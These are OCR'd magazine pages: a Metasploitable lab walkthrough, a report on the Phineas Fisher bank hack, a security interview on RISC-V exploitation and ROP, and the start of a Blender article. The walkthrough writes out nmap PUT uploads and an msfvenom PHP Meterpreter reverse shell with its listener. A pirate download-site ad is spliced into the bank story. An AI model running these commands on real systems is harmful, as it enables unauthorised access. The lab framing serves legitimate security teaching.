
```
$ nmap –script http-put –script-args http-put.url='/uploads/info.php',http-put.file='info.php' -p 80 10.0.2.4
```

If you see:

```
| http-put: /uploads/info.php was successfully created
```

then you can begin to get excited. This excitement may continue when you visit (still from the Kali VM) the URL of our recently implanted file: **http://10.0.2.4/uploads/info.php**. Not only can we upload things, so that they are accessible from the outside world, but we can have the web server execute arbitrary PHP scripts. The `phpinfo()` function reveals lots of juicy info about the server, which could inspire further attacks. But since we know we can run PHP we don't need much more – *Metasploit* can craft us a PHP reverse shell, granting us remote access with the same privilege level as *Apache*.

A reverse shell allows us to execute commands directly on the server (like a regular shell), but unlike a regular shell it doesn't listen for incoming connections – it reaches out to you. *Metasploit* has it's own reverse shell called *Meterpreter*, which can be configured and implanted in all kinds of things. We can make a PHP payload using the *Msfvenom* utility. The `lhost` argument below refers to the Kali VM this time, rather than the Metasploitable one (which should be 10.0.2.4). You can find this out by running `ip a`.




```
$ msfvenom -p php/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f raw > meterpreter.php
```

This tiny (1K) payload allows us to open up a socket back to our Kali VM, and we'll configure *Metasploit* to listen for this in a moment. First we need to plant our file:

```
$ nmap –script http-put –script-args http-put.url='/uploads/meterpreter.php',http-put.file='meterpreter.php' -p 80 10.0.2.4
```

Now we configure *Metasploit* to listen for any incoming connections:

Oh dear, we can upload and run arbitrary PHP scripts. Game over, player one.

HEAVEN IS A REVERSE SHELL

"A reverse shell allows us to execute commands directly on the server, but unlike a regular shell it doesn't listen for incoming connections – it reaches out to you"

```
> use exploit/multi/handler
> set payload php/meterpreter/reverse_tcp
> set lhost 10.0.2.15
> run
```

Now return to the **/uploads** directory listing on the vulnerable VM. You should see **meterpreter.php** has been successfully uploaded. Click it. Nothing will happen in the web browser, but in *Metasploit* you should see a *Meterpreter* session has been open. We are properly in business now. Lots of the *Bash* commands you're familiar with will work here, so you can poke around directories and such. You can also upload and download files, and invoke further *Meterpreter* mayhem. Type `help` for a complete list of commands. If we run:

```
> getuid
```

We can see we are indeed running as the `www-data` user. Which pretty much gives us free reign over the **/var/www** directory on the vulnerable host and lets us peruse all but the most sensitive bits of the filesystem (e.g. the **/etc/shadow** file where password hashes are stored). It would be nice if we could find some kind of privilege escalation that would enable us to get root. But sadly we're all out of space.

Hacking banks

Attacks of the form you've just learned about actually happen in the world – sometimes with costly consequences.

As we write this the Twitters are all aflare with news that Phineas Fisher (very unlikely to be a single individual, but whose manifestos are written in the first-person singular) has hacked the Cayman National Bank (Isle of Man), a subsidiary of the Cayman National Bank Ltd, and released some 2TB of potentially sensitive information. The hack allegedly took place back in 2015, but the details only came to light in mid November. The purloined data is available via information-sharing website Distributed Denial of Secrets, which immediately following the release struggled to cope with the demand for downloads.

The bank released a statement saying it was investigating a data breach that a criminal group has claimed responsibility for, but stating it has no evidence of any monies going missing. The bank also points out that Isle of Man operations are 'separate and distinct' from the parent bank in the Caymans (a tax haven).

Fisher gained notoriety in 2016 by exposing Hacking Team, an Italian company that offered surveillance tools to repressive regimes around the world. This latest endeavour is significant because Fisher rather audaciously released detailed information about how she (the pronoun used in the account) orchestrated the hack. We'd get in trouble if we told you how to hack a bank here (heck, we got in trouble for the headline 'Learn to hack' a few years back), but you can pour over a translation of Fisher's alleged account at **https://pastebin.com/raw/XSsyUb0f**. If true, it provides a fairly unique insight into how these things go. The leaked information certainly seems legitimate, and there's nothing in the pastebin text that's glaringly false, but nonetheless it could have been by anyone with a lot of free time and dilettante-level knowledge of hacking.


Some interesting points are that the initial attack vector was the same as in the Hacking Team attack – a vulnerable Sonicwall VPN appliance. And in fact the very same exploit was used (the account makes reference to Shellshock, which suggests that the bank were most lackadaisical in patching their systems as this was patched a year before the incident). Speaking of Shellshock, if you followed the previous two pages, you may have noticed the **cgi-bin/** directory visible on the webserver. If you investigate this from Meterpreter, you'll find a file there that can be executed. This, and an unpatched system are all that's required for a successful Shellshock attack.

Using the open source *Zmap* program (for internet-wide port scanning) our hacker identified a number of vulnerable VPN appliances and, naturally, was attracted to the one with Cayman Bank in its name.

Getting one-time access is all well and good, but the discerning hacker wants to be able to come and go as they please, without having to rely on this vulnerability not being patched. There is an array of post-exploitation tools out there that can help get this kind of persistent access. The hacker claims to have used the initial exploit to implant the *Powershell*-based Empire (now discontinued but source is still available at **https://github.com/EmpireProject/Empire**), to achieve this. The hacker claims to have also planted a meterpreter reverse shell (just like we did on the previous pages), and another undisclosed 'backup' access point. By poking around documentation on the compromised servers, and pivoting to desktop machines and using *Metasploit*'s *post/windows/gather/screen_spy* tool, she figured out how (roughly) to craft SWIFT (Society for Worldwide Interbank Financial Telecommunication, the network that banks use to send money internationally) messages. Usually, these go through three employees, but since she had logged keystrokes, she could imitate them all – and duly make off with several hundred thousand dollars (the exact figure is undisclosed, and Fisher claims to have given it away). Perhaps she would've made off with more, had it not been for bungling a SWIFT message involving an intermediary bank, and, on the same day, trying to send $200,000 via the UK's Faster Payments service (which doesn't

A DISCERNING HACKER?

"Getting one-time access is all well and good, but the discerning hacker wants to be able to come and go as they please"



Perhaps Wireshark will help you capture cookies and flags as well as network packets.

18+

WHAT IS AVAXHOME?

AVAXHOME-

the biggest Internet portal, providing you various content: brand new books, trending movies, fresh magazines, hot games, recent software, latest music releases.

Unlimited satisfaction one low price
Cheap constant access to piping hot media
Protect your downloadings from Big brother
Safer, than torrent-trackers

18 years of seamless operation and our users' satisfaction

All languages
Brand new content
One site

AVXLIVE.ICU

AvaxHome - Your End Place

We have everything for all of your needs. Just open https://avxlive.icu


permit such ludicrous transfers). Curiously, around the same time as Fisher's attack, it seems a parallel phishing attack was underway. The leaked documents show a PwC Incidence Response (IR) team was drafted in to investigate the bank's systems when the bank discovered fraudulent SWIFT transactions in January 2016. The IR team discovered a malicious email bearing the *Adwind* malware, which is a remote-access trojan that has been used successfully against financial institutions in the past.

The team also discovered and neutralised the meterpreter and Empire backdoors, but not the backup backdoor (redundancy is good for bank robbers as well as backups). Seeing the situation was getting hot, Fisher, who by this stage claims to have been in the system since August 2015, backed off, claiming to have used *Mimikatz* (a tool for extracting passwords from the memory of Windows machines) a single time to get passwords for a webmail portal. By studying email conversations she was able to keep up to date with the investigation, and assured herself that there was no immediate danger of her operation being rumbled.


At the end of Phineas Fisher's 'manifesto' is a call to arms. She offers a bounty of $100,000 to others willing to hack banks and big companies. Whether that money came from this hack is unclear, but it's absolutely not something we can condone. Leaks like these expose all kinds of trickery and treachery by supposedly respectable entities, but encouraging people to go after them is irresponsible, especially since a lot of people that heed this call will be 'script kiddies' – inexperienced hackers that are just using pre-packaged attacks or *Metasploit* modules without realising how very visible these make them. Attempting to hack a large financial institutions comes with grave penalties, and you don't get a lesser sentence just because your attack was naive and unimaginative. Stay safe kids, go play outside.

Breaking Windows

We have largely ignored the Windows Metasploitable VM, but there's no reason you should – it is taking up several gigabytes on your system after all. You'll find lots of hints online and you can even indulge in some CTF (capture the flag) antics. You can learn more about these contests from elite RISC-V and IoT hacker Christina Quast in the interview on page 40. The idea is there are some tokens ('flags') hidden on the target machine, and great kudos are awarded to those who find them first. The vulnerable Metasploitable VM's flags



This bovine nod to Zapatista leader Subcommandante Marcos in Phineas Fisher's bank hacking account made team LXF want to rebel.



take the form of PNG images of a deck of cards, some of which are only available on the Windows machine, which is also running some different services.

Naturally, you can cheat and log in as vagrant:vagrant, which will enable you to carry out an "evil maid" attack (a bad actor with local access). But that's no fun (the Vagrant account has admin access so there isn't really any challenge). If you're stuck, follow what we did for the Linux VM, scan the machine, investigate what's running, see if *Metasploit* has any exploits. And don't give up, we believe in you! And don't hack anything you shouldn't. And don't get arrested. We can't bail you out and will disavow any knowledge of your actions. LXF

We haven't really looked at the Windows metasploitable VM, but rest assured it's as breakable as the Linux one.

» CREAKY NETWORKS

It might be surprising that a hacker collective was able to gain access to the SWIFT network, even if they were masquerading as a respected organisation and doing so via an access service. One might suppose that one needs specialist equipment or authentication to do this, but no, all that's required is not getting caught. The SWIFT network is one of a number of Very Important Networks that the modern world relies on, yet one that's open to abuse by sufficiently bold or ingenious attackers. Other such fireholes include SS7, the aging language that telephone networks use to communicate with one another. This has been exploited to various effect, for example in 2017 hackers used it to bypass two-factor authentication (2FA) for compromised bank accounts and misappropriate funds. The popular *Wireshark* tool can now detect these kinds of attacks.

The internet too has a number of Achilles heels – the 13 root DNS servers, for example, and the fact targeting a site's DNS provider may be more destructive than the site itself (cf. The Dyn attacks of 2016). Perhaps more worrying is the border gateway protocol (BGP), effectively a band aid introduced in the early days of the internet, used to announce routes and for which (until recently, in the form of route origin validation) no modern alternative has been proposed. Large swathes of the internet are rerouted with alarming frequency (see **https://bgpmon.net**), via strange networks. Route announcements are complicated, so many of these incidents will not be malicious. But when high-profile sites go down because their traffic is sent via the Caucasus, it maketh one wonder.

INTERVIEW Christina Quast

RISC-V BUSINESS

Jonni Bidwell is back on the conference circuit, eating snacks and mingling with elite hackers like **Christina Quast**.

Christina Quast is an independent security researcher from Germany who speaks and programs in lots of languages. She's been attending and presenting at all kinds of infosec conferences and various hacker challenges over the course of her studies. Currently she's based in Nice, France, where she works as an embedded systems engineer and brings her expertise in security to that field.

She's worked on Embedded Linux kernel drivers, as well as getting U-Boot to play nice with embedded hardware. As part of her master's project and previous studies, she wrote code for the Large Hadron Collider at CERN, in particular a *Wireshark* plugin for dissecting LHCb particle detection data, and later ported the LHCb RICH particle identification algorithm to the Xeon Phi platform.

Christina politely listens as Jonni lists his 50 favourite free snacks at the conference.

Linux Format: So you've just gotten your masters degree? Well done!

Christina Quast: Haha, that bio is a little out of date. I got that one a year and a half ago. I started with Computer Science, and there was a placement involved – so we spent some of our studies working for a company. Once I'd done that I felt too young to go out into the real world, so like a good German I continued to study and did my master's in Electrical Engineering.

I always knew I wanted to work with computers, though there wasn't any one particular event. But when I watched movies growing up I never wanted to be the action hero, I wanted to be the nerdy one who knew how the system worked and how to manipulate it.

LXF: That is real power. So apart from the talk you're presenting at this conference, Exploiting Buffer Overflows on RISC-V, you also gave one last year entitled Common Attacks on IoT Devices. I particularly liked the fatalist subtitle for this one – "and why you cannot win". Can you tell us more about IoT threats?

CQ: The problem is there are so many different attack vectors. I think it's harder to make a system really secure – actually I think you absolutely cannot do this nowadays. There's always going to be someone that outsmarts whatever defences you put in place, or someone more creative than you who comes up with some entirely new and novel way of breaking in and attacking your devices.

Before, it was simple buffer overflows and stack overwriting. So we secured our stacks and put various other clever software barriers in place. But nowadays people just attack hardware, and we saw that with Spectre/Meltdown last year, and again with MDS/Zombieload and friends this year. Before Meltdown, hardly anyone thought about these kinds of attacks.

LXF: It was a crazy time, we all came back from holidays and it seemed like the world had caught fire. It's quite strange, even with HeartBleed, it was just a question of applying a patch and hoping you hadn't been unlucky enough to get caught before doing so.

TIMING IS KEY

"Imagine in 2010 someone coming along and saying all this supposedly secret data was in fact up for grabs by a careful timing attack."

With the hardware attacks, we can mitigate in software or through a BIOS update, we can disable HyperThreading or SMT, but to actually fix the problem we need new hardware. And the icing on the cake is that CPUs from 20 years ago are vulnerable.

CQ: Yes, imagine in 2010 someone coming along and saying all this supposedly secret data was in fact up for grabs by a careful timing attack. But this is the current trend, attacking the hardware directly.

Software attacks were in a sense becoming too hard, so people started examining other directions. Currently that's hardware, and maybe when chips are architected better people will start looking at exploiting crypto algorithms or some other, hitherto unthought of, mind-blowing thing. The future of attacks is most probably hardware and logic bugs.

LXF: Let's talk about some of these hardware attacks.

CQ: We had a good course on that topic at my university, I guess it was about five years ago. Researchers started decapping, opening up chips and photographing them layer by layer – sort of the inverse of how chips are fabricated [by photolithography], each layer being interconnected with the others. Once you have good-enough photos of each layer, then you can reverse engineer the schematics behind the chip. Maybe then you can find a hardware bug, or figure out how the crypto engine of that particular chip works.

LXF: Oh that's cool. It reminds me of the only bit of JavaScript I'll ever speak positively about. The Visual 6502 project (see http://visual6502.org), where they took high-resolution photos of the 6502 (the CPU found in the BBC Micro, which would pave the way for the 6510 found in the C64). Using this they were able to construct a transistor-level simulation of the chip, faithfully recreating all the original hardware bugs.

Anyway, emulating 12,000 transistors is complicated, or it was in 2009, and I

remember a presentation where one of the hackers joked, "This is pretty slow, how can we make it slower?" and that's where the idea to implement it all in JavaScript came from.

I'm guessing a JS simulation of a chip might not be the best learning aid, but as an amateur it's hard to imagine what kind of tools would help with this.

CQ: One thing that I find really fascinating is that it's actually easier than ever to learn about these kinds of attacks because our tools have improved so much. It's not just the sophistication of the attacks that's improving, or that of the defences even, but the tooling itself is really powerful now.

For example there's this tool called the *ChipWhisperer* (**https://newae.com/tools/chipwhisperer**). It's a combination of hardware and software that helps you do glitching attacks, which requires very precise timing.

LXF: Can you give a layperson's overview of what's involved in a timing attack? I know Spectre and Meltdown are examples, but those are complicated. Oh and I have a joke, but it's not of the usual joke format, so I need you to ask, "What's the most critical part of a good joke?"

CQ: Uh, okay, what's the most crit...


LXF: Timing!

CQ: That wasn't very funny. I mean points for trying, but how about I just tell you about timing attacks and you just don't tell anymore jokes? Good. What you want to do is identify a critical branch of code, maybe where a password is being checked. You look for a jump (JMP) instruction that corresponds to the 'if' statement that checks the given password.

If you can glitch the CPU, for example by reducing the voltage abruptly, at exactly the moment this instruction is being executed, there's a chance the branch will pass instead of jumping to the 'wrong password' routine. So the program will continue down the code path and act exactly as if the correct password was inputted, giving you access to the system.

These kind of things can't really be done in software, since we're talking microsecond precision here. You can't get that by hacking up Python scripts. Well, statistically speaking if you do it often enough I guess you'll eventually get lucky. Even with hardware you need to do it a few times, because timing is critical.

Defending a system is in a sense harder than attacking, because you have to defend against this happening hundreds of times, for however many critical code paths there is. An attacker needs to get lucky only once.



There are always (forced) smiles when LXF is in town.

LXF: A while ago [LXF194] I reviewed something quite interesting, a USB oscilloscope called the BitScope Micro. But unlike conventional oscilloscopes that are big and expensive, this was a cheap and cheerful device that came with neat software and all the wires you need to probe all kinds of digital and analogue signals. I wanted to play with it more but didn't get the time. It's probably still kicking around the office under a pile of magazines. Do you think these kind of things can help people get into hardware hacking?

CQ: I mean, it depends what you want to do, but there's a reason why most oscilloscopes are those clunky things and cost thousands of euros. If you just want to play around, then the cheap ones are great, but if you're working in the gigahertz range and need to get the signal right, you need to invest pretty heavily.

But more generally Arduino and Raspberry Pi do make electronics much more accessible. I once had a roommate who was in product design, and one day I found her just casually hacking away at the Arduino interface, making LEDs blink for a wearable project.

LXF: We have an electronics feature coming up (you're supposed to be writing it already – Ed) so hopefully I get to play with such things again soon. My ultrasonic radar display still needs some work. But the hardware is cheap and the software is free, unlike a copy of *IDA Pro* (a popular disassembler and debugger). What about open source hacking and fuzzing tools – do they compete with commercial offerings?

CQ: Lots of people still use *IDA Pro*, it was for a long time the de facto standard. There are alternatives, like *Radare2* (**https://radare.org**, Open Source) and *Hopper* on Linux and Mac, which is not open source, but still nice.

What's quite interesting this year is the NSA [US National Security Agency] open sourced their *Ghidra* reverse-engineering tool, and lots of people have been migrating to it. I'm not sure how I feel about that, whether that software can be trusted. But it's definitely good that there's a counterweight against *IDA Pro*, because for so long it was the de facto monopole.

People were asking for features, and developers weren't implementing them because they didn't have to and didn't want to. With open source tools – even if they're from the NSA – people can now work on those features themselves, so it's a nice change.

LXF: Later on you're going to be talking about RISC-V. We hear a lot of news about RISC-V but haven't really done anything with it. Maybe if someone were to send us one of those HiFive Unleashed boards we would do more. To be honest, I don't understand much about what, besides its openness, makes the architecture special. Can you help me?

CQ: That's actually pretty reasonable. All the previous conferences I've been to have had people talking about how they've added some functionality to RISC-V, but no one's explained what the architecture itself looks like.

There's been a need for open hardware for a long time, because currently people don't really know what the inside of a CPU looks like. All you see is an interface to a piece of hardware, but you don't really know what's behind it. Other chips require you to pay license fees, so having something that's open, where people can add their own IP cores to extend functionality, where they have documentation they can base their programs on, is a big step forward.

Basically universities, startups or individuals who want to play with CPUs now have a starting point. That starting point didn't really exist, at least not with the level of trust and stability RISC-V provides, until now. The need has been present for a long time, but it's taken a while for the right people with the right resources to address it.

LXF: What aspects of RISC-V are you going to be talking about later?
CQ: I spent a lot of time figuring out for myself what the instructions looked like and how to program with them. Then a colleague gave me a RISC-V board, and since I'm interested in security I thought I'd combine studying the architecture with exploiting it. I wanted to see how simple buffer overflows, writing shellcode and such like compared to Arm or x86. I'm basically doing My first Buffer Overflow [talk] for RISC-V.

LXF: That sounds cool (it was, I'd recommend everyone at least look at the slides at https://static.sched.com/hosted_files/osseu19/c1/OSS_Europe_2019_RISCV_talk.pdf). So what are the differences between these different architectures?
CQ: It turns out that RISC-V and Arm are really similar actually, so that many techniques for exploiting Arm binaries will also work for RISC-V, even though they might differ in details. The former was very much inspired by the latter and similar RISC architectures, like MIPS.

RISC-V and x86 are very different – they were designed with different philosophies. For example, many instructions can directly access memory on x86, but on RISC-V and Arm you have to load a value from memory into a register before you can operate on it, do additions or whatever, then you have to store it back to memory again. RISC-V and Arm both have 32 general-purpose registers, whereas x86 has only 16.

The instruction length on x86 is variable too, which makes it a little complicated to decode. Arm and RISC-V both have 4-byte instructions, or 2 bytes in special modes (Thumb mode and RVC).

LXF: Okay, so here comes the point where I reveal the level of my ignorance in this area. My understanding of buffer overflows, and actually all these kinds of attack, goes as far as this: you have a program, and that program is expecting some kind of input. Instead of giving that program, or function I guess, input that it can deal with, you give it something entirely the wrong shape, which causes said program to break, possibly in a way that escalates privileges, reveals secrets or something else undesirable. Is this a reasonable picture?
CQ: That's not wrong. There's a whole theory in computer security about so-called weird machines, which is all about crafting those kind of inputs outside of the expected input range. In my talk, in order to simplify things, I disabled stack protection and a couple of other things to make exploitation easier. But you can find programs nowadays that don't have what are considered pretty standard barriers in place to stop these kinds of attacks.


Jonni's latest joke goes down well...

It is getting harder though. There are some defensive measures in place, for example usually the stack is not executable, or we have stack canaries so you'd notice if something overwrote, for example the return address on the stack.

A new trend, which I haven't looked into much, is kernel exploitation. It started to become more popular in security CTFs (capture-the-flag contests) probably a couple of years ago, and since then more and more of these challenges have been coming up. Linux is becoming increasingly relevant everywhere, so from a security point of view attacking (and defending) the kernel is becoming popular. Before, things were much more Windows-centric.

THE OPENNESS OF RISC-V

"Universities, startups or individuals who want to play with CPUs now have a starting point."

LXF: Yes, it's good that Linux is relevant enough that people organise these conferences, fly me to them, and keep me in snacks for the duration. I don't even understand most of what people are talking about here. And you know what else I don't understand, but I hear a lot of from following infosec people on Twitter? Return-oriented programming (ROP). I gather it can circumvent lots of these protections that you mentioned earlier. Can you explain it to me?
CQ: It's been around for a while, since 2007 I think, but it's quite a fascinating technique. If you can't put code you want executed into a buffer on the stack or heap, or the stack or heap is marked as not executable, you will instead have to find existing code snippets in the program you are attacking and make use of them.

On Linux, your program will be using libc, which provides all the basic functions. There's a special class of ROP called ret2libc. If you know which version of libc is being used, you therefore know the offsets where the assembler instruction is located, and then you can search around in the libc for code snippets that take a value from the stack (which you control), put it into a register, then do a return. Then you put the addresses of those code snippets on the stack as the return address from your function.

By chaining these so-called gadgets together you can write arbitrary programs. If you're lucky and find a magic gadget, then that's all you need to start a shell. There are tools available that can help you find those gadgets.

LXF: Well, I sense the end of the page coming up, so let's finish up with your thoughts on the future of RISC-V.
CQ: It's hard to say for sure, but in ten years maybe that'll be what's powering your mobile phone. It might be in servers too, but I think it's more targeted towards embedded systems or IoT devices. Hardware is already available, so you no longer have to program an FPGA to simulate RISC-V. It might displace and will at least threaten the dominance of the present players. LXF

Image credit: Tangent Animation

HOW BLENDER HIT THE BIG TIME

2019 was a watershed year for Blender. **Jim Thacker** investigates why the open source 3D software is now used by the world's leading art studios.

The year 2019 is the Chinese Year of the Pig. It is also the year 3185 in the Discordian calendar and the interval 1,546,300,800 to 1,577,836,799 in Unix time, not to mention the United Nations International Year of Moderation, Indigenous Languages and the Periodic Table of Chemical Elements. But to many digital artists, it is the year of *Blender*.

The open source 3D modelling and animation software hit a new high in 2019. Its milestone 2.80 update drew in record numbers of new donations, pushing development funding to over $1 million per year: a total helped along by major grants from AMD, Epic Games and Nvidia.

